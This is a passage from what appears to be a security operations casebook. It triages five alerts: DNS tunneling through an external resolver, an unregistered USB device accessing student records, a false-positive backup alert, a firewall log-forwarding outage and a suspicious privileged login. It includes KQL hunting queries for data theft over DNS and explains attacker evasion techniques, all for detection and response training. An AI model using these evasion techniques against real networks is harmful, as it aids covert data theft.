- **Hunt network-wide** for any other endpoints communicating with `xyz-data-sync.top` or exhibiting similar high-volume DNS patterns with encoded subdomains
- **Memory forensics** on the isolated endpoint to identify the malware responsible for the exfiltration mechanism

8. High-Volume Encoded DNS Queries Bypassing Internal Resolvers with Concurrent PowerShell Activity

Metadata

Field	Value
Category	C2 / Data Exfiltration
Severity	Critical
Status	Escalated
Confidence	High

Alert Summary

The IDS flagged anomalous DNS query patterns originating from an endpoint. Quantitative analysis reveals the scale: **4,500 DNS queries in 10 minutes** targeting the domain `b64-data.xyz`, with subdomain labels consisting of randomized encoded strings.

Two additional indicators compound the finding:

- The endpoint was sending DNS traffic directly to an external DNS server on port 53 (UDP), **bypassing the organization's internal DNS resolvers entirely**
- A PowerShell process with the `-EncodedCommand` parameter was detected running in the background, started minutes before the alert triggered

Analyst Assessment

The volume alone is diagnostic. 4,500 queries in 10 minutes - roughly 7.5 queries per second - against a single domain with randomized subdomains has no legitimate explanation. Normal DNS behavior produces a handful of queries per minute at most, and repeated queries to the same domain would be cached by the resolver. The encoded subdomain strings confirm this is data being transmitted outbound through the DNS channel, not legitimate name resolution.

The direct external DNS communication is a deliberate evasion technique. By bypassing internal DNS servers, the traffic avoids DNS-layer security controls (sinkholing, RPZ, logging). This indicates the attacker is aware of the network architecture and configured the malware to circumvent internal DNS infrastructure specifically.

The PowerShell process with `-EncodedCommand` running before the DNS activity began is almost certainly the mechanism driving the exfiltration. The sequence - encoded PowerShell starts, DNS tunneling begins minutes later - is consistent with the PowerShell script reading target data, encoding it, and feeding it into the DNS channel.

While the evidence pattern overlaps with the DNS exfiltration case documented earlier in this casebook (Alert #7), this case stands out due to the IDS detection, the quantified query volume, and the confirmed bypass of internal DNS infrastructure - a distinct evasion technique that warrants separate treatment.

Hunting Query - Anomalous DNS Volume per Endpoint:

```
1  DnsEvents
2  | where TimeGenerated > ago(24h)
3  | summarize QueryCount = count(),
4              DistinctSubdomains = dcount(Name)
5  by ClientIP, BaseDomain = toString(split(Name, ".")[-2])
6  | where QueryCount > 500 and DistinctSubdomains > 100
7  | order by QueryCount desc
```

Response Decision

Immediate Actions

- Isolate the endpoint** immediately.
- Block** `b64-data.xyz` and its associated IP at the firewall and DNS resolver level.
- Block direct outbound DNS (port 53 UDP/TCP)** from endpoints to any destination other than internal DNS resolvers - this should be a standing network policy if not already enforced.

Escalation Decision

Escalated - active DNS tunneling at high volume with confirmed evasion of internal DNS controls. IR team must quantify data loss and identify the full attack chain.

Next Investigation Steps

- Capture and analyze PCAP to decode the DNS tunnel content and estimate data volume exfiltrated
- Decode the PowerShell `-EncodedCommand` to determine what data was being read and transmitted
- Review PowerShell Event Logs (ScriptBlock Logging, Module Logging) for the full command history
- Memory forensics to identify the complete malware toolkit
- Audit shared folder and file access permissions on the endpoint
- Update SIEM detection rules to alert on endpoints bypassing internal DNS resolvers

9. Unregistered USB Storage Device Connected with Access to Sensitive Student Records

Metadata

Field	Value
Category	Data Exfiltration / Removable Media
Severity	High
Status	Escalated
Confidence	Medium

Alert Summary

Windows Device Setup logged the installation of a USB mass storage driver on an endpoint. The device was classified as a generic flash disk, and subsequent file access telemetry shows the user attempted to access a sensitive file.

Windows Event Log:

```
1  Event ID 20001:
2    Driver Management concluded the process to install driver 'disk.inf'
3    Device Instance ID: USBSTOR\DISK&VEN_GENERIC&PROD_FLASH_DISK
```

File Access:

```
1  Path accessed: E:\Student_Grades_2023.xlsx
```

Analyst Assessment

The Event ID 20001 confirms a new USB storage device was mounted - this is the driver installation event, meaning the device had not been previously connected to this endpoint. The generic vendor and product identifiers (`VEN_GENERIC` , `PROD_FLASH_DISK`) suggest an unmanaged personal device rather than organization-issued hardware.

The file accessed - `Student_Grades_2023.xlsx` - contains personally identifiable information (student grades). Whether the user was copying data to the USB or the file already resided on the drive, the presence of sensitive data on an unregistered removable device is a policy violation and a potential data loss event.

Without DLP endpoint logs confirming the direction of the transfer, the analyst cannot definitively state whether data was being exfiltrated or merely accessed. However, the combination of an unauthorized device and access to sensitive data meets the threshold for escalation.

Response Decision

Immediate Actions

1. **Isolate the endpoint** to prevent any further data transfer.
2. **Contact the user directly** and instruct them to leave the USB device connected - it must be preserved for the DFIR team. If removed, evidence of what was accessed or transferred is lost.
3. **Do not format or image the USB** at the SOC level - this requires forensic chain-of-custody handling.

Escalation Decision

Escalated - unauthorized removable media with access to sensitive data. DFIR team must determine the transfer direction, full file access history, and whether organizational data was copied to the device.

Next Investigation Steps

- Review DLP/endpoint logs to determine whether files were copied to or from the USB
- Forensic analysis of the USB device (file system metadata, recently modified files, deleted files)
- Review Group Policy settings - is USB device blocking enforced on this endpoint? If not, why?
- Check if the same USB device (by serial number) has been connected to other endpoints
- Verify whether the user had a legitimate need to access `Student_Grades_2023.xlsx`

10. Recurring DLP Alert for Authorized Backup Process - Alert Tuning Required

Metadata

Field	Value
Category	DLP / Removable Media
Severity	Medium (Auto-classified)
Status	Closed - False Positive
Confidence	High (Benign)

Alert Summary

Splunk's DLP correlation rule triggered on a 487 MB transfer to an external USB drive. Before conducting any analysis, the alert history is immediately notable: this same rule has fired **179 times in the last 180 days**, with every instance closed as a false positive attributed to a scheduled backup job.

Splunk Alert Details:

```
1 Rule: dlp_removable_media_transfer
2 User: ahmed.tech
3 Source: backup-srv-01
4 Destination: USB E: (Vendor: WD, Serial: WX12345...)
5 Volume: 487 MB
6 File types: .tar.gz (12 files)
7 Time: 2024-09-15 02:00:14 EET
8 Auto-classified: Medium severity
9 Previous fires: 179 (last 180 days)
10 Past closure reason: 'False positive -- backup job'
```

30-Day Closure History:

	Date	Closed by	Reason
1	2024-09-14	noha.s	False positive -- backup
2	2024-09-13	karim.m	FP backup
3	2024-09-12	noha.s	FP -- daily backup
4	[27 more rows, all 'FP backup' closures]		

Analyst Assessment

The temptation is to close this immediately based on 179 consecutive FP closures. That approach is risky - alert fatigue is precisely how adversaries hide malicious activity behind expected noise. The correct approach is a quick baseline validation before closing.

Checking today's alert against the established baseline:

- **Same USB serial** (WX12345...) - matches historical records
- **Same source** (backup-srv-01) - consistent
- **Same user** (ahmed.tech) - consistent
- **Same time window** (02:00 AM) - falls within the scheduled backup window
- **Same file types** (.tar.gz backup archives) - consistent
- **No new IOCs or behavioral anomalies** - consistent

All parameters match the documented baseline. This is a legitimate backup operation.

However, the fact that SOC analysts are manually closing this alert daily is an operational burden that increases alert fatigue and consumes triage capacity. This alert should have been tuned months ago.

Response Decision

Immediate Actions

None required. Activity matches the approved backup process.

Escalation Decision

Closed - False Positive. All observable parameters match the documented baseline for the authorized daily backup job.

Lessons Learned

Persistent daily false positives indicate a detection engineering issue rather than an effective SOC detection. In this case, the rule generated 179 analyst interactions without identifying malicious activity, highlighting the need for tuning rather than continued manual triage.

A tuning request should be submitted to the Splunk/DLP team to create exceptions for:

- Authorized backup server (backup-srv-01)
- Authorized user (ahmed.tech)
- Approved USB device serial (WX12345...)
- Scheduled backup window (approximately 02:00 AM)

These tuning changes would significantly reduce recurring false positives while preserving visibility into anomalous activity outside the approved baseline.

11. Critical Firewall Log Source Disconnected Following Unauthorized Configuration Change

Metadata

Field	Value
Category	Operational / Log Source Integrity
Severity	Medium
Status	Monitoring - Pending Config Rollback
Confidence	High (Root Cause Identified)
Affected Asset	FW-CORE-01 (Network Firewall)

Alert Summary

The SIEM generated a source health alert indicating that FW-CORE-01 - a core network firewall - stopped forwarding logs. The last log received was timestamped at 18:15:02 .

Initial triage confirmed the firewall is reachable:

```
1 Ping Test: SIEM Collector -> 10.0.0.1 (FW-CORE-01)
2 Result: Success (0% loss)
```

The change management log reveals the root cause:

```
1 Change Log: Modification to 'Log Forwarding Profile'
2   User: admin_devops
3   Time: 18:10
```

The timing correlates precisely - `admin_devops` modified the log forwarding configuration at 18:10, and the last log was received at 18:15, approximately five minutes later (consistent with buffered log delivery flushing remaining entries before the misconfigured profile took effect).

Analyst Assessment

This is not a security incident - it is an operational disruption caused by a configuration change. The network path is intact (ping succeeds), which rules out hardware failure, network segmentation issues, or a denial-of-service condition against the SIEM collector. The log forwarding profile modification by `admin_devops` at 18:10 directly explains the log cessation.

However, the security impact is real. `FW-CORE-01` is a core firewall. Every minute without log ingestion creates a visibility gap - any network-level attack during this window would have no SIEM coverage. The analyst must verify whether a Change Request authorized this modification. If no Change Request exists, the modification was unauthorized and requires a different response.

Before rolling back the configuration, verify whether the change was intentionally applying an improvement. If so, the rollback should preserve the intended changes while fixing the log forwarding break. A blind rollback may undo both the error and a legitimate improvement.

Response Decision

Immediate Actions

- Verify Change Request** - confirm whether `admin_devops` had an approved change ticket for this modification.
- Review the log forwarding profile** - inspect the current settings (Destination IP, Port, Profile, Policy) and compare against the last known working configuration.
- Coordinate rollback or fix** - work with the DevOps/network team to restore log forwarding while preserving any intended improvements.
- Document the gap** - record the exact window of log loss for incident context if any security events occurred during the outage.

Escalation Decision

Monitor - root cause is identified as a configuration change. If a valid Change Request exists, coordinate the fix with the DevOps team. If no Change Request exists, escalate the unauthorized modification to the SOC lead.

Next Investigation Steps

- Review local firewall logs (if buffered on-device) for the outage window to ensure no critical events were missed
- Confirm the exact log forwarding settings that were changed and what broke
- Submit a process improvement recommendation to require validation of log forwarding functionality as part of the change management checklist for firewall configurations

12. Privileged Account Login from Anomalous Geographic Location with Rapid Active Directory Enumeration

Metadata

Field	Value
Category	Privilege Abuse / Account Compromise
Severity	High
Status	Escalated
Confidence	High
Affected Account	SULTAN_ADM (Privileged)

Alert Summary

The SIEM correlated two independent anomalies on the privileged account `SULTAN_ADM` :

- Geographic anomaly:** Windows Event ID 4624 recorded a successful logon from a source IP in a geographic region where this account has never authenticated in the last 90 days.
- Behavioral anomaly:** A burst of Active Directory queries was observed within a 4-minute window, significantly exceeding the baseline activity pattern for this account.

Account Context:

- Privileged administrative account
- MFA enabled
- Password last changed 21 days ago
- Account owner has no registered leave

Analyst Assessment

Either indicator alone would warrant investigation. Together, they present a strong case for potential account compromise.

The geographic anomaly is significant because `SULTAN_ADM` is a privileged account with a 90-day behavioral baseline showing no logins from this region. The account owner is not on leave, which eliminates the most common benign explanation for geographic anomalies on privileged accounts. While MFA is enabled, certain MFA bypass techniques (token theft, session hijacking, adversary-in-the-middle) can defeat second-factor authentication without triggering MFA failure logs.

The rapid AD enumeration is the more concerning indicator. A burst of AD queries above baseline within 4 minutes is consistent with automated reconnaissance - an attacker mapping the AD structure, identifying high-value targets, or preparing for privilege escalation. Legitimate administrators perform AD queries, but the volume and velocity described in the SIEM alert are outside this account's normal operating pattern.

The combination of an unusual login origin immediately followed by aggressive AD enumeration follows a well-documented attack pattern: compromised credentials used from attacker infrastructure, followed by rapid internal reconnaissance before defenders detect the intrusion.

The 21-day password age is within normal rotation windows and does not independently indicate compromise, but it means the credential has been valid long enough for an attacker to have obtained it through various means.

Hunting Query - Anomalous Privileged Logon Activity:

```
1  SecurityEvent
2  | where TimeGenerated > ago(24h)
3  | where EventID == 4624
4  | where TargetUserName endswith "_ADM" or TargetUserName in~ ("SULTAN_ADM")
5  | where LogonType in (2, 3, 10)
6  | summarize LogonCount = count(),
7              DistinctSourceIPs = dcount(IpAddress),
8              SourceIPs = make_set(IpAddress, 10)
9  by TargetUserName, LogonType, bin(TimeGenerated, 1h)
10 | where DistinctSourceIPs > 1 or LogonCount > 10
11 | order by TimeGenerated desc
```

Response Decision

Immediate Actions

Per the privileged account runbook:

1. **Verify identity immediately** - contact the account owner (SULTAN_ADM) through a verified, out-of-band channel (phone call, in-person). Do not use email or chat, which could be compromised.
2. **Terminate the active session** - isolate the current session without disabling the account entirely. Full account disable is reserved for confirmed compromise and requires team lead authorization to avoid disrupting critical admin operations.
3. **Preserve logs** - ensure all authentication logs, AD query logs, and session details are captured and retained before any remediation actions alter the evidence.
4. **Escalate to team lead** before taking destructive actions (account disable, password reset).

Escalation Decision

Escalated - geographic anomaly combined with behavioral anomaly on a privileged account exceeds the threshold for SOC-level resolution. The privileged account runbook requires team lead involvement for containment decisions on admin accounts to prevent operational disruption.

Next Investigation Steps

- **Identity verification** - determine whether the account owner performed the login. This is the single most important next step; every subsequent action depends on the answer.
- **Analyze AD queries** - retrieve the specific LDAP/AD queries executed to determine what the account was enumerating (users, groups, computer objects, GPOs, trusts)
- **Check source IP** - determine if the login source is a corporate VPN endpoint, a cloud instance, or an unrecognized external address. If corporate VPN, verify the VPN session details.
- **Review MFA logs** - confirm whether MFA was successfully completed and through which method (push notification, hardware token, phone). Look for MFA fatigue patterns.
- **Check for audit log tampering** - verify whether the account attempted to modify or clear audit policies during the session.
- **If compromise is confirmed** - immediately disable the account, reset the password, revoke all active tokens, and audit all actions performed during the session.

Overall Observations

Common Patterns

PowerShell as the dominant execution vector. Six of twelve alerts involve PowerShell - encoded commands, download cradles, and background scripts. Across these cases, the consistent use of `-EncodedCommand` and Base64 encoding confirms that attackers treat encoding as a baseline evasion technique. Organizations that lack PowerShell ScriptBlock Logging and Constrained Language Mode are operating blind to the most common post-exploitation tool.

DNS as a covert data channel. Two separate cases demonstrated DNS-based exfiltration, and both involved newly registered domains with encoded subdomain strings. One case additionally bypassed internal DNS infrastructure entirely. The combination of high-volume queries, Base64-encoded subdomains, and disposable domains forms a reliable detection signature that should be automated in detection engineering rules.

Process chain analysis as an investigation accelerator. Several alerts were rapidly triaged because EDR captured the full parent-child process tree. The chain `explorer.exe -> cmd.exe -> powershell.exe` appeared in multiple cases but carried different implications depending on context - from developer plugin activity to malware download cradles. Process lineage without additional context is insufficient; the decoded command content determines the true nature of the activity.

Recurring endpoints across multiple alerts. `SZ-ENDPOINT-014` appeared across both PowerShell execution and DNS exfiltration cases, suggesting a sustained compromise rather than isolated events. SOC teams should build correlation rules that track endpoints appearing in multiple alert categories within a defined time window.

Supply chain risk through development tools. The CrowdStrike case demonstrated how unverified IDE plugins with excessive permissions can serve as an initial access vector for reconnaissance. Developer workstations are high-value targets, and extension marketplaces with low publisher verification thresholds are an expanding attack surface.

Alert fatigue from untuned rules. The USB backup false positive (179 fires in 180 days) consumed analyst time daily with zero security value. Detection engineering must include a feedback loop where repeatedly closed false positives trigger automatic tuning reviews rather than accumulating indefinitely.

Privileged accounts require differentiated response procedures. The admin account case demonstrated why privileged accounts cannot follow the same triage playbook as standard user accounts. Session isolation (rather than immediate account disable) and

out-of-band identity verification are necessary to balance security response with operational continuity.
